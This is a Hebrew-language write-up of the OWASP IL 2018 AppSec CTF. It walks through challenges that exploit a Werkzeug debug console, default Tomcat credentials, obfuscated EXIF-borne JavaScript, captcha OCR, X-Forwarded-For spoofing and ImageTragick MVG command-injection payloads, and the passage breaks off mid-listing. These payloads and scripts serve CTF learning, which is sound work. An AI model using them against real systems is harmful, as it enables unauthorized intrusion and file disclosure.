

פתרון - OWASP IL 2018 AppSec CTF

מאת Dvd848

הקדמה

בתחילת ספטמבר 2018 התקיים CTF של OWASP IL. הוא היה פתוח למשך קצת יותר מיממה וכלל 15 אתגרים ברמות קושי שונות.

אתגר 1 – devDucks (רמת קושי קלה, 200 נקודות)

הוראות האתגר:



URL: <http://challenges.owaspil.ctf.today:8089/>

פתרון:

לחיצה על הקישור מובילה לדף שמציג שגיאת זמן ריצה של פייתון:

botocore.exceptions.NoRegionError

NoRegionError: You must specify a region.

Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2309, in __call__
```

```
    return self.wsgi_app(environ, start_response)
```

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2295, in wsgi_app
```

```
    response = self.handle_exception(e)
```

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1741, in handle_exception
```

```
    reraise(exc_type, exc_value, tb)
```

אפשר לעבור על ה-Traceback ולראות את ה-state של כל פונקציה בזמן השגיאה.

למשל, אם מחפשים קוד שנכלל באפליקציה עצמה (בניגוד לקוד של ספריות עזר), מגיעים לקטע הבא:

File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 1799, in dispatch_request

```
return self.view_functions[rule.endpoint](**req.view_args)
```

File "/app/index.py", line 10, in aws_console

```
app = Flask(__name__)
```

```
@app.route('/')
def aws_console():
```

```
    ec2 = boto3.client('ec2')
```

```
    response = ec2.describe_instances()
```

```
    return response
```

```
if __name__ == '__main__':
```

File "/usr/local/lib/python2.7/site-packages/boto3/__init__.py", line 91, in client

אפשר לראות פה מספר שורות קוד מתוך האפליקציה, אך לא משהו מועיל במיוחד. מה שנראה הרבה יותר מועיל הוא הסמל של ה-Console שמופיע מימין.

לחיצה עליו ויש לנו Console אינטראקטיבי!

```
[console ready]
```

```
>>>
```

מפה הדרך אל הדגל קצרה:

```
[console ready]
>>> os.listdir(".")
['requirements.txt', 'index.py']
>>> with open("index.py") as f: print f.read()
import os
import boto3
from flask import Flask

app = Flask(__name__)

@app.route('/')
def aws_console():
    ec2 = boto3.client('ec2')
    response = ec2.describe_instances()
    return response

if __name__ == '__main__':
    os.environ['WERKZEUG_DEBUG_PIN'] = 'off'
    app.config['FLAG'] = 'OWASP-IL{D3bug_p1ns_ar3_important}'
    app.run(host='0.0.0.0', port=8089, debug=True, threaded=True)

>>> |
```

הדגל: OWASP-IL{D3bug_p1ns_ar3_important}

אתגר 2 - OWASP University (רמת קושי קלה, 250 נקודות)

הוראות האתגר:

We got anonymous tip about a terrorist in OWASP University,

We're afraid she will try to attack in few days.

Please help us catch her!

We have her old student card and we know you will have the information you need there, the problem is that she somehow changed her security code...

Image size must be: 1597 x 1033

URL: <http://challenges.owaspil.ctf.today:8099/>



פתרון:

כניסה לאתר מובילה אל הדף הבא:



לחיצה על Enter מקפיצה חלון של העלאת קובץ. אם מנסים להעלות את כרטיס הסטודנט, מקבלים את ההודעה הבאה:

• Incorrect username, name or security code

האתגר טען ש"כל המידע שאנחנו צריכים נמצא בכרטיס", לכן הדבר הראשון שעשיתי היה לנסות לנתח את התמונה כדי למצוא מידע נסתר.

ראשית השתמשתי ב-exiftool כדי לסרוק את ה-metadata של התמונה. במקרים רבים אפשר למצוא שם רמזים חשובים. הפעם, הדבר היחיד שבלט לעין היה ה-Thumbnail:

```
root@kali:/media/sf_CTFs/owasp_il/university# exiftool 0waspCard.jpg | grep Thumbnail
Thumbnail Offset      : 336
Thumbnail Length      : 6749
Thumbnail Image       : (Binary data 6749 bytes, use -b option to extract)
```

פורמט JPEG כולל אפשרות לכלול Thumbnail (גרסה זעירה של התמונה עצמה) בתוך ה-header של התמונה הגדולה, מה שאמור לסייע בניהול מספר רב של תמונות (למשל, תוכנה להצגת תמונות יכולה להציג את ה-thumbnail כאשר צופים בכל התמונות יחדיו, במקום לבצע פעולה יקרה של הקטנת כל תמונה ותמונה לגודל הרצוי עבור תצוגה זו). בתיאוריה, התמונה הקטנה לא חייבת להיות דומה לתמונה הגדולה, מדובר במידע בינארי עצמאי שכמובן אפשר לקבוע שרירותית בעזרת הכלים המתאימים. כלומר, אם התוקפת שינתה את התמונה הגדולה אבל שכחה לשנות את ה-thumbnail, אולי ניתן יהיה לזהות את הקוד המקורי שלה לפני השינוי.

בפועל, הכיוון הזה לא הצליח כי הגרסה המוקטנת הייתה דומה לגרסה המקורית.

משם, עברתי לחפש קבצים נסתרים בתוך התמונה (ניתן למשל לכלול קובץ ארכיון מיד אחרי המידע הבינארי של התמונה עצמה), אך גם שם לא מצאתי משהו מיוחד:

```
root@kali:/media/sf_CTFs/owasp_il/university# binwalk 0waspCard.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
336	0x150	JPEG image data, JFIF standard 1.01
9477	0x2505	Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"

זה השלב שבו נזכרתי באגדה על מישהו שביצע [SQL Injection כנגד מצלמת מהירות](#):




בניסיון הראשון ניסיתי לערוך את שדה ה-Security code, אך זה לא עבד. השלב ההגיוני הבא היה לערוך את שם המשתמש:



התוצאה:



רפרנס לקומיקס המיתולוגי של xkcd:



אתגר 3 - No pain no gain (רמת קושי קלה, 250 נקודות)

הוראות האתגר:


<https://www.youtube.com/watch?v=1Wh8RzcQZr4>

URL: <http://challenges.owaspil.ctf.today:8092/>

פתרון:

ההוראות מפנות לסרטון שנקרא "Hilarious Cat Fails".

האתר עצמו הוא אתר תדמיתי לחברת שקר כלשהי, כאשר הקלט היחיד הבולט לעין הוא מקום להכניס כתובת אימייל:

A blue-themed banner for a newsletter sign-up. It features the text "Sign Up to Our Newsletter and get exciting offers" in large white letters. Below this, in smaller white text, it says "Enter your email address we promise, never disclose or sell your email address." At the bottom, there are two buttons: a white "Join the wait list" button and a dark blue "Subscribe" button.

אולם, הכיוון הזה לא מוביל לשום מקום.

הצעד הבא היה לנסות לסייר קצת באתר, למשל – לנסות להיכנס לכתובת שלא קיימת:

HTTP Status 404 – Not Found


Type Status Report

Message /test

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/7.0.90

ה-Apache Tomcat הזכיר לי את ה-Cat Fails מהסרטון. איסוף מידע בגוגל אודות Tomcat גילה שקיים ממשק ניהול בכתובת /manager (במקרה שלנו: <http://challenges.owaspil.ctf.today:8092/manager>) וכאשר ניסיתי להיכנס אליו, קיבלתי את המסך הבא:

A standard Windows-style "Authentication Required" dialog box. It has a title bar with a close button. Inside, there's a question mark icon and a message: "http://challenges.owaspil.ctf.today:8092 is requesting your username and password. The site says: 'Tomcat Manager Application'". Below the message are two input fields: "User Name:" and "Password:". At the bottom are "OK" and "Cancel" buttons.

עוד קפיצה לגוגל מגלה שברירת המחדל היא tomcat:tomcat, ואנחנו בתוך ממשק הניהול:



Tomcat Web Application Manager

Message: OR

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/iAmTh3FlagAndYouCantFindMe	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

שימו לב לקישור הבא:

/host-manager	None specified
/iAmTh3FlagAndYouCantFindMe	None specified
/manager	None specified

לחיצה על הקישור מובילה אל הדגל:

OWASP-IL{D0ntF0rg3tT0Ch4ng3D3f4u!TP455w0rds!}

הוראות האתגר:


I got client-side attack while i go to my CV landing page!

Can you catch the flag?

URL: <http://challenges.owaspil.ctf.today:8091/>

פתרון:

לחיצה על הקישור מובילה לאתר תדמיתי:



בדיקה של קוד המקור של האתר מגלה את הקוד החשוד הבא:

```
<script src="http://exif-js/exif.js"></script>

<script>
    eval(function(p,a,c,k,e,r){e=function(c){return
c.toString(a)};if(!''.replace(/^/,String)){while(c--
)r[e(c)]=k[c]||e(c);k=[function(e){return
r[e]}];e=function(){return'\w+'};c=1};while(c--){if(k[c])p=p.replace(new
RegExp('\b'+e(c)+'\b','g'),k[c]);return p}('7(0(){9},c);"e 4";5.6=1;0
1(){8
a=b.3("d");2.f(a,0(){g(h(2.i(j,"k").l("").m().n(""))))})',24,24,'function|g
etExif|EXIF|getElementById|strict>window|onload|setInterval|var|debugger||d
ocument|100|profileImage|use|getData|eval|atob|getTag|this|Model|split|reve
rse|join'.split('|'),0,{}))
</script>
```

את הקוד אפשר לפענח בעזרת ה-[Unpacker הזה](#), למשל:

```
setInterval(function(){debugger},100);
"use strict";
window.onload=getExif;
function getExif(){
    var a=document.getElementById("profileImage");
    EXIF.getData(a,function(){ eval(atob(EXIF.getTag(this,"Model")
        .split("").reverse().join("")))})
}
```


כלומר, הפונקציה מריצה קוד שמופיע ב-metadata של תמונת הפרופיל של בעל האתר.

```
root@kali: /media/sf_CTFs/owasp_il/resume# exiftool profile.jpg | grep Model
Camera Model Name          : pkSf7xCMskyJ8dCK0lGbwNnLncmbvJ3d892c8VmchxXZzx
WZ8dWYsZkb8dWYsZGflhGd8R3bnxXM4BDf6RXYyRnbvNEf5cDfwgHM8VjMxwX0xgHM8NzM8hTM4BDf3E
DewwnNwEDf2EDewwHMxEDf1EDewwXNwEDf0EDewwH03w3MxgHM8ZTMxwnMxgHM8JTMxwXmXgHM8LDN8B
TM4BDf0ETM8lnZpJXZ2xX05wXZ4BDfkhHM8NGewwH0xEDfihHM852bpR3YuVnZ8FGewwHN3wX04BDfzI
TM8hDewwnN3w3N4BDfzCdF2gHM8VDN8VDewwHM4wHN4BDfmlGfzgHM8xXN2wnM4BDf3gDfmgHM8V3bZx
3ZvxGflx2bz52bjx3M4wnM1wHdBGVZvNkchh2YnwiN2wiM2wyJ9lXKiki0g4iLzEDIyEDIxEDI1ICK04
yM7BTM9lSYrICi6oFXcFSWggFIXBSNgESVigCNUmZepIiUi0TPpEFKw4SYmYiIQJSP9kyToAjLhZiJiE
jI90TK0hCMuEmJmISTi0TPpEKw4SYmYiILJSP9kiSoAjLhZiJikI90TKIhCMuEmJmIyRi0TPpYEKw4
SYmYiIFJSP9kCROAjLhZiJiMki90TKChCMuEmJmISQi0TPpOHKw4SYmYiI5JSP9kiNoAjLhZiJicnI90
TK2hCMuEmJmIiMi0TPpUHKw4SYmYiIXISP9kCdoAjLhZiJiMnI90TKyhCMuEmJmISMi0TPpAHKw4SYmY
iIvJSP9kiboAjLhZiJi0mI90TKshCMuEmJmIyai0TPpOGKw4SYmYiIpJSP9kCaoAjLhZiJicmI90TKmh
CMuEmJmISZi0TPpQGKw4SYmYiIyISP9kiYoAjLhZiJikjI90TK4gCMuEmJmIyNi0TPpYFKw4SYmYiIUJ
SP9kyUoAjLhhyY7lSYogHIxdCK9BHlUjXd0Vmc7kSxjtlaskyJndCLnIGXcdyKpMGKltyJixFXngCc4V
0ZlJFI3Vmbou2YhxGclJnLw1Dcp0lYbtGKmlWkt0yYoUGbph2d70XM9M209dyK3xFXn4mc1RXZytXKo4
2bpR3YuVnZ9U20d1XXltlG4mc1RXZytXKlhibvlgdJ5WdmtVPrtTKjhSZ8xXXjtl90VKjhSZbZJXkt0
yYoUGbph2d7lSkN5WayR3Us8iXvgSZjFGbwVmcucyJhgiZptTfpkiNzgyZulmc0N1b05yY6kS0ysyYoU
GZvNkchh2Qt9mcm5yZulmc0N1P1MjPpEWJj1zYogyKpKSKh9yYoQnbJV2cyFGcoUm0ncyPhxzYo4mc1R
XZytXKjhibvlgdJ5WdmlT7Z7licsUGLrxyYsEGLwhibvlgdJ5WdmhCbhZXZ
```

נראה שמדובר ב-base64 (הפוך), לאחר היפוך התהליך מקבלים:

```
root@kali: /media/sf_CTFs/owasp_il/resume# exiftool profile.jpg | grep Model |
sed 's/^[^:]*: //g' | rev | base64 -d && echo ""
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=
c%a)>35?String.fromCharCode(c+29):c.toString(36)}};if(!''.replace(/^/,String)
){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]};e=function(){retu
rn'\w+'};c=1;while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g')
,k[c]);return p}('q x(a){c(a.0(S))="T"&a.0(V))="7"&a.0(8))="9"&a.0(b))="2"
&a.0(d))="e"&a.0(f))="g"&a.0(h))="i"&a.0(j))="k"&a.0(l))="m"&a.0(n))="o"
&a.0(p))="l"&a.0(r))="s"&a.0(t))="1"&a.0(u))="2"&a.0(v))="w"&a.0(6))="
y"&a.0(z))="A"&a.0(B))="C"&a.0(D))="E"&a.0(F))="G"&a.0(H))="I"&a.0(J))=
"K"&a.0(L))="M"&a.0(N))="l"&a.0(O))="P"&a.0(Q))="R"}3.4("U! 5 W X Y!\\Z:
"+a)}10{3.4("5 11 12 13.. :")})',62,66,'charCodeAt|52|83|console|log|You|0x
f|87|0x2|65| |0x3|if|0x4|80|0x5|45|0x6|73|0x7|76|0x8|123|0x9|74|0xa|function|0
xb|118|0xc|0xd|0xe|99|verify|114|0x10|49|0x11|112|0x12|116|0x13|78|0x14|105|0
x15|110|0x16|106|0x17|0x18|33|0x19|125|0x0|79|Contratz|0x1|got|the|flag|nFlag
|else|are|so|wrong'.split('|'),0,{}))
```

(באותה מידה אפשר לבצע את התהליך באמצעות ה-Web Developer Console של הדפדפן, או פשוט סקריפט בדף HTML).

שוב נשתמש ב-Unpacker ונקבל:

```
function verify(a)
{
    if(a.charCodeAt(0x0)=="79"&a.charCodeAt(0x1)=="87"&a.charCodeAt(0x2)=="65"&a.charCodeAt(0x3)=="83"&a.charCodeAt(0x4)=="80"&a.
    charCodeAt(0x5)=="45"&a.charCodeAt(0x6)=="73"&a.charCodeAt(0x7)=="
    76"&a.charCodeAt(0x8)=="123"&a.charCodeAt(0x9)=="74"&a.charCodeAt(
    0xa)=="52"&a.charCodeAt(0xb)=="118"&a.charCodeAt(0xc)=="52"&a.ch
    arCodeAt(0xd)=="83"&a.charCodeAt(0xe)=="99"&a.charCodeAt(0xf)=="11
    4"&a.charCodeAt(0x10)=="49"&a.charCodeAt(0x11)=="112"&a.charCodeA
    t(0x12)=="116"&a.charCodeAt(0x13)=="78"&a.charCodeAt(0x14)=="105"&
    &a.charCodeAt(0x15)=="110"&a.charCodeAt(0x16)=="106"&a.charCodeAt(
    0x17)=="52"&a.charCodeAt(0x18)=="33"&a.charCodeAt(0x19)=="125")
    {
```

```

        console.log("Contratz! You got the flag!\nFlag: "+a)
    }
    else
    {
        console.log("You are so wrong.. :)")
    }
}

```

הלוגיקה פה מספיק קצרה וברורה בשביל שיהיה קל לייצר קוד ידני שמגלה מהו הדגל, למשל:

```

a = Array();
a[0x0]="79"; a[0x1]="87"; a[0x2]="65"; a[0x3]="83"; a[0x4]="80";
a[0x5]="45"; a[0x6]="73"; a[0x7]="76"; a[0x8]="123"; a[0x9]="74";
a[0xa]="52"; a[0xb]="118"; a[0xc]="52"; a[0xd]="83"; a[0xe]="99";
a[0xf]="114"; a[0x10]="49"; a[0x11]="112"; a[0x12]="116";
a[0x13]="78"; a[0x14]="105"; a[0x15]="110"; a[0x16]="106";
a[0x17]="52"; a[0x18]="33"; a[0x19]="125";

s = "";
for (var i in a) {
    s += String.fromCharCode(a[i]);
}

console.log(s);

```

הדגל הוא:

OWASP-IL{J4v4Scr1ptNinj4!}

אתגר 5 - Break The Captcha (רמת קושי קלה, 250 נקודות)

הוראות האתגר:

My website is protected with Captcha so you cant flood my forms!
Do you think that you can bypass it with code and flood my form?

URL: <http://challenges.owaspil.ctf.today:8088/>

פתרון:

האתר עצמו נראה כך:



עבור הפתרון השתמשתי ב-Tesseract – ספריה לביצוע OCR.

ה-captcha שהאתר השתמש בו היה פשוט ביותר, ללא רעש או הפרעות בתמונה, וספריית Tesseract התמודדה איתו בצורה טובה יחסית. מדי פעם הספרייה הייתה מפספסת, אבל אפשר היה להמשיך לנסות את התמונה הבאה (הדרישה הייתה לפענח 15 תמונות בחצי דקה, אך לא הייתה דרישה לרצף פענוחים כלשהו).

הקוד:

```
from PIL import Image
import pytesseract
import requests

CAPTCHA_BASE_URL = 'http://challenges.owaspil.ctf.today:8088'
with requests.Session() as s:
    for i in range(45):
        print("-" * 15)
        print(i)
        url = CAPTCHA_BASE_URL + '/captcha.php'
        response = s.get(url, stream=True)

        guess =
        pytesseract.image_to_string(Image.open(response.raw))
        guess = guess.replace("I", "l")
        print(guess)

        payload = {'captcha': guess, "submit": ""}
        response = s.post(CAPTCHA_BASE_URL, data=payload)
```

```
if "flag" in response.text:  
    print (response.text)  
    break
```

הדגל:

OWASP-IL{YouAreTheCaptchaMaster!}

אתגר 6 - Around the world (רמת קושי קלה, 300 נקודות)

הוראות האתגר:

Hi you! Do you think that you traveled the world? Your mission is to enter to our site with IP that belongs to country that we request you

Can you do that? (XFF is approved)

URL: <http://challenges.owaspil.ctf.today:8094/>

פתרון:

כניסה לאתר מציגה את ההודעה הבאה:

In order to get the flag you must to serve from Argentina (You served from Israel)| Counter: 0\16

האתגר אומר בפירוש ש-XFF מותר, לכן כמובן נשתמש ב-X-Forwarded-For (זהו שדה בכתובת של HTTP שמשמש לזיהוי כתובת ה-IP המקורית של הלקוח במידה והוא משתמש בפרוקסי. כמובן שאין מניעה להשתמש בשדה הזה גם אם לא נמצאים מאחורי פרוקסי, או אפילו להשתמש בכתובת של פרוקסי כפי שנעשה פה).

ראשית צריך למצוא רשימת פרוקסים ממדינות שונות.

הרשימה שמצאתי הייתה בנויה בפורמט הבא:

201.20.99.10:3130	Brazil
90.161.42.152:40057	Spain
92.38.45.57:42273	Russia

הקוד בסך הכל צריך לחפש פרוקסי מתאים לפי הדרישה של האתר, ולכלול אותו ב-Header של בקשת ה-HTTP.

הקוד:

```
import requests, re

ip_table = {}
with open("proxy.txt") as f:
    for line in f:
        line = line.rstrip()
        ip, country = line.split("\t")
        ip_table[country.lower()] = ip.split(":")[0]

s = requests.Session()

country_regex = re.compile("In order to get the flag you must to serve from ([^()]+) \(")
url = 'http://challenges.owaspil.ctf.today:8094/'
headers = None
text = ""
while "OWASP" not in text:
    r = s.get(url, headers = headers)
    print (r.text)
```

```
text = r.text
match = country_regex.search(r.text)
if match:
    country = match.group(1).lower()
    headers = {'X-Forwarded-For': ip_table[country]}
else:
    print("No match for {}".format(r.text))
    break
```

הדגל:

OWASP-IL{Wh0RuNTh3World?}

אתגר 7 – LazyAdmin (רמת קושי בינונית, 350 נקודות)

הוראות האתגר:

Do you think that you can login with administrator privileges in order to retrieve the flag? :)

user:password


URL: <http://challenges.owaspil.ctf.today:8084/>

פתרון:

ובכן, התשובה היא שלא... או במילים אחרות, את האתגר הזה לא הצלחתי לפתור.

בכל זאת, אתן כיוון מסוים שנראה לי הגיוני.

האתר עצמו מכיל טופס כניסה:



כניסה עם שם המשתמש והסיסמא שסופקו מביאה אותנו אל הדף הבא:

Only administrators can see the flag!

כאמור, לא מצאתי חולשה באתר, למרות שהכיוון שהגעתי אליו נראה לי הגיוני.

ה-Headers שחוזרים מהשרת עבור כל בקשה כוללים את המידע הבא:

```
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

באופן כללי, זה נחשב בתור רעיון רע, כי אפשר לקחת את הפרטים הללו ולחפש חולשות ידועות. ולמעשה, אם מחפשים את הגרסה הזו של AspNet, מגיעים ל[חולשה אחת בולטת של Authentication Bypass](#)!

על רגל אחת, הרעיון הוא שאם שולחים שם משתמש עם תו Null באמצע, למשל "Admin\OAAA", עקב החולשה יכול להווצר מצב שבו המערכת טועה ומאמתת את המשתמש בתור שם המשתמש שלפני ה-Null, כלומר Admin.

למרבה הצער, לא הצלחתי לנצל את החולשה הזו (ולמעשה, בדף החולשה מתוארים כמה תנאים נוספים שיש לעמוד בהם, כמו למשל היכולת להירשם לאתר עם שם משתמש בשליטת התוקף). או שאולי פשוט לא הצלחתי לשלוח תו Null כמו שצריך. יהיה מעניין לראות זה היה הכיוון הנכון.

אתגר 8 - Image converter (רמת קושי בינונית, 350 נקודות)


הוראות האתגר:

My magical tool can help you to convert pictures to PNG!

URL: <http://challenges.owaspil.ctf.today:8090/>

פתרון:

כניסה לאתר מציגה את הממשק הבא להמרת תמונות:



הוראות האתגר והממשק מקפידים לדבר על "קסם", רמז ברור ל-ImageMagick (כלי יחסית סטנדרטי להמרת ועריכת תמונות).

לכן, התחלתי לחפש בגוגל חולשות של כלי הזה, והגעתי מיד למשפחת חולשות בשם [ImageTragick](https://github.com/Tragick/Tragick). החולשות המתוארות בדף הוא מאפשרות בין השאר להריץ קוד ולקרוא קבצים, בדיוק מה שאנחנו צריכים. מתוך הדף:

The most dangerous part is ImageMagick supports several formats like svg, mvg (thanks to Stewie for his research of this file format and idea of the local file read vulnerability in ImageMagick, see below), maybe some others - which allow to include external files from any supported protocol including delegates.

למזלנו, אחד הפורמטים שהאתר שלנו תומך בו הוא MVG!

נייצר קובץ MVG זדוני לפי ההוראות, ונעלה לאתר:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg)|ls -la>/tmp/e1.txt;')'
pop graphic-context
```

האתר מסכים לקבל את הקובץ הזה, ומציע להוריד חזרה את התוצאה בכתובת <http://challenges.owaspil.ctf.today:8090/uploads/tmpdmalOL.png>.

מדובר בקובץ תמונה ריק (תמונה לבנה). למרבה המזל, אם ננסה לגשת ל-e1.txt (שיצרנו באמצעות החולשה) מתוך תיקיית uploads, נקבל את התוכן שרצינו:

```
total 20
dr-xr-xr-x 1 root root 4096 Aug 29 13:52 .
drwxr-xr-x 1 root root 4096 Aug 29 13:52 ..
-r-xr-xr-x 1 root root 3663 Aug 27 10:40 app.py
-r-xr-xr-x 1 root root 14 Aug 27 10:40 requirements.txt
dr-xr-xr-x 1 root root 4096 Aug 29 13:52 templates
```

כעת ניתן לקרוא את הקובץ app.py, למשל, בעזרת פקודה אחרת:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'label:@app.py'
pop graphic-context
```

התוצאה:

```
import os
import time
import filetype
import tempfile
from werkzeug.utils import secure_filename
from flask import Flask, request, render_template, redirect, send_from_directory

app = Flask(__name__)
app.config['MAX_CONTENT_LENGTH'] = 512 * 1024
app.secret_key = "I'mNotExists!"
ALLOWED_EXTENSIONS = {'png': 'image/png', 'webp': 'image/webp', 'mvg': None, 'gif': 'image/gif'}
UPLOAD_FOLDER = '/tmp/'

def allowed_file(extension):
    if '.' not in extension:
        return False
    if extension.lstrip(".") in ALLOWED_EXTENSIONS.keys():
        return True
    return False

def check_filetype(filepath, extension):
    if ALLOWED_EXTENSIONS[extension] is not None:
        kind = filetype.guess(filepath)
        if kind.mime != ALLOWED_EXTENSIONS[extension]:
            return False
    return True

def remove_old_files():
    now = time.time()
    old = now - 1 * 60 * 60

    for f in os.listdir(UPLOAD_FOLDER):
        path = os.path.join(UPLOAD_FOLDER, f)
        if os.path.isfile(path):
            stat = os.stat(path)
            if stat.st_ctime < old:
                os.remove(path)
```

(זוהי לא תמונת מסך, אלא התמונה עצמה שנוצרה מתהליך ההמרה! הטקסט מוטמע בתמונה על ידי השרת. בפועל, התמונה קטנה מדי בשביל להכיל את כל הקוד של app.py, ולכן אפשר להשתמש בשיטה הראשונה כדי לקבל את הקוד כולו כקובץ טקסט. אולם, הדגל לא נמצא שם).

כעת ננסה לסייר בעץ התיקיות באמצעות הפקודה הבאה:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg)|ls -alR />/tmp/e2.txt;") '
pop graphic-context
```

התוצאה היא מבנה התיקיות השלם של השרת.

למשל:

```
/:
total 1208
drwxr-xr-x 1 root root 4096 Aug 29 13:52 .
drwxr-xr-x 1 root root 4096 Aug 29 13:52 ..
-rwxr-xr-x 1 root root 0 Aug 29 13:52 .dockerenv
dr-xr-xr-x 1 root root 4096 Aug 29 13:52 app
drwxr-xr-x 1 root root 4096 Aug 29 13:45 bin
drwxr-xr-x 2 root root 4096 Jun 26 12:03 boot
drwxr-xr-x 5 root root 340 Sep 4 18:54 dev
